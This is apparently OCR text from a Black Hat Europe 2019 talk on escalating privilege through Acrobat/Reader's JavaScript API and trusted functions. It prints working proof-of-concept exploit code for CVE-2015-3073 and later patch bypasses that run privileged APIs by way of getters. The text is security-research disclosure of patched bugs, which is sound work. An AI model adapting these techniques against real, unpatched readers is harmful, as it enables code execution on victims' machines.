
black hat®
EUROPE 2019
DECEMBER 2-5, 2019
EXCEL LONDON, UK
#BHEU @BLACK HAT EVENTS

Abdul-Aziz Hariri

Vulnerability Analysis Team Manager

- Manage case load, distribution, pricing etc.
- Root Cause analysis / Vulnerability Research / Exploit development
- Pwn2Own Preparation / Judging entries

Past Experiences

- Bits Arabia, Insight-Tech and Morgan Stanley

Past research:

- Pwn4Fun 2014 renderer exploit writer
- Microsoft Bounty submission
- Patents on Exploit Mitigation Technologies
- Adobe Reader research
- 200+ CVEs

BS in Computer Sciences – University of Balamand

Twitter: @abdhariri

Edgar Pek

Security Researcher

- Triaging incoming vulnerabilities
- Helping product teams reproduce and fix the vulns
- Security automation

Past experiences

- Academic research, Microsoft Research,
- Samsung Research

Past research

- THOTCON 0xA – Linux Kernel Exploitation Workshop
- Exhaustive security testing – model checking
- Modular program verification
- Satisfiability Modulo Theories

PhD, Computer Science – University of Illinois at Urbana-Champaign


Twitter: @EdgarPek

Overview


Adobe Acrobat/Reader

- Initial release was back in 1993
- One of the most widely used PDF readers
- Supports on Windows/Mac/iOS/Android
- Large part of the code base is old
- Fully featured rich attack surface
  - Juicy target for vulnerability researchers

General Architecture




ZDI submissions



The JavaScript Attack Surface

JavaScript API




Understanding the Attack Surface

- Privileged vs Non-Privileged contexts are defined in the JS API documentation:

Privileged versus non-privileged context

Some JavaScript methods, marked by an S in the third column of the quick bar, have security restrictions. These methods can be executed only in a *privileged context*, which includes console, batch and application initialization events. All other events (for example, page open and mouse-up events) are considered *non-privileged*.

- A lot of API's are privileged and cannot be executed from non-privileged contexts:



launchURL

7.0		S	

Launches a URL in a browser window.

Note: Beginning with Acrobat 8.1, File and JavaScript URLs can be executed only when operating in a privileged context, such as during a batch or console event. File and JavaScript URLs begin with the scheme names `javascript` or `file`.

Adobe Acrobat JavaScript

- Adobe Acrobat/Reader exposes a rich JS API
- JavaScript engine is a spin of SpiderMonkey
- Escript.api is responsible for all JavaScript things
- JavaScript API documentation is available on the Adobe website
- A lot can be done through the JavaScript API (Forms, Annotations, Collaboration etc..)
- Mitigations exist for the JavaScript APIs
- Some API's defined in the documentation are only available in Acrobat Pro/Acrobat standard
- Basically JavaScript API's are executed in two contexts:
  - Privileged Context
  - Non-Privileged Context

Understanding the Attack Surface

- Privileged API's warning example from a non-privileged context:


Trusted Functions

- Executing privileged methods in a non-privileged context

```
2022    ANVerifyComments = app.trustedFunction(function (doc, str) {
2023      if (doc.Collab.addedAnnotCount < 1 && (doc.Collab.modifiedAnnotCount < 1))
2024      {
2025        var result = 0;
2026        app.beginPriv();
2027        result = app.alert(str, 2, 2);
2028        app.endPriv();
2029        return result == 4;
2030      }
2031      return true;
2032    }
2033    );
```

Understanding the attack surface – Folder-level Scripts

- Scripts stored in the JavaScript folder inside the Acrobat/Reader folder
- Used to implement functions for automation purposes
- Contains Trusted functions that execute privileged API's
- By default Acrobat/Reader ships with JSByteCodeWin.bin
- JSByteCodeWin.bin is loaded when Acrobat/Reader starts up
- It's loaded inside Root, and exposed to the Doc when a document is open



Understanding the Attack Surface - Decompiling

- JSByteCodeWin.bin is compiled into SpiderMoney 1.8 XDR bytecode
- JSByteCodeWin.bin contains interesting Trusted functions
- Molnarg was kind enough to publish a decompiler for SpiderMonkey
  - https://github.com/molnarg/dead0007
  - Usage: ./dead0007 JSByteCodeWin.bin > output.js
  - Output needs to be prettified
  - ~27,000 lines of Javascript


```
26      function ColorConvert(oColor, cColorspace) {
27          var oOut = oColor;
28          switch (cColorspace) {
29            case "G":
30              if (oColor[0] == "RGB") {
31                  oOut = new Array("G", 0.3 * oColor[1] + 0.59 * oColor[2] + 0.11 * oColor[3]);
32              } else if (oColor[0] == "CMYK") {
33                  oOut = new Array("G", 1 - Math.min(1, 0.3 * oColor[1] + 0.59 * oColor[2] + 0.11 * oColor[3] + oColor[4]));
34              }
35              break;
36            case "RGB":
```

Why bypass JavaScript API restrictions ?

- Possibly achieve code execution through a pure logic chain
- Trigger more interesting functionalities
- Most of the JavaScript APIs have been audited but 90% of the vulnerabilities exist in non-restricted APIs
- Privileged / Restricted APIs have not been properly audited
- Trigger vulnerabilities in privileged APIs

Vulnerability Discovery

Vulnerability Discovery



CVE-2015-3073

- Acquire system-level eval which will allow us to execute JS code under root context
- Overwrite a method of one of the system objects with a privileged API
  - In this case it was a Collab method
  - Applies for other objects for example: App


```
function AFParseDate(string, longEntry, shortEntry, wordMonthEntry, monthYearEntry)
{       /* OBSOLETE: Use AFParseDateEx instead. */
        var nums;
        var year, month;
        var date;
        var info = AFExtractTime(string);

        if(!string) return new Date();

        if(info)
                string = info[0];

        date = new Date();
        nums = AFExtractNums(string);
        if(!nums) return null;
        if(nums.length == 3)
        {
                year = 1.0 * nums[eval(longEntry.charAt(0))];
                year = AFDateHorizon(year);
                date = AFDateFromYMD(year, nums[eval(longEntry.charAt(1))] - 1, nums[eval(longEntry.charAt(2))]);
```


```
CBSharedReviewSecurityDialog = app.trustedFunction(function(cReviewID, cSourceURL, doc)
{
        try
        {
        var url = util.crackURL(cSourceURL);

        var hostFQHN;

        app.beginPriv();
        var bIsAcrobatDotCom = Collab.isDocCenterURL(cSourceURL);
        if(bIsAcrobatDotCom)
```

CVE-2015-3073 - Exploit

```
function exploit() {
var _url = "http://www.google.com/";
var obj = {}
obj.__defineGetter__("bingo",function(){

Collab = {"isDocCenterURL":app.launchURL}
Collab.__proto__ = app;

return _url;

});
try{
CBSharedReviewSecurityDialog(1,obj["bingo"],"A");
}catch(e){app.alert(e);}
}

o = {'charAt':function(x){return exploit.toString() + "exploit();"}}

var ret = AFParseDate("1:1:1:1:1:1",o,o,o,o);
```

CVE-2015-3073 - Fix





Bypassing the patch - CVE-2015-6708/6709

- Most of the system objects are not writable
- Other few objects were left writable
- The “Identity” object is one of them and it’s used all over in the Folder-level script

```
CBBBRInit = app.trustedFunction(function(doc)
{
        app.beginPriv();
        var eaddr = identity.email;
        app.endPriv();

        if(!eaddr)
```

```
function exploit() {

this.identity.__defineGetter__('email',function(){app.launchURL("http://www.google.com")});this.CBBBRInit({});

}
```

CVE-2015-6708/6709 bypass

- After the last bypass, Adobe denied executing privileged APIs from inside getters of certain objects
- The patch targeted most of the objects referenced inside the Folder-level script
- The Global object was left unprotected
- Same trick worked, though this only gets executed when the application is closed

```
global.Int32Array=0;
global.__defineGetter__("Int32Array",function(){
    app.launchURL("http://www.google.com/");
    });


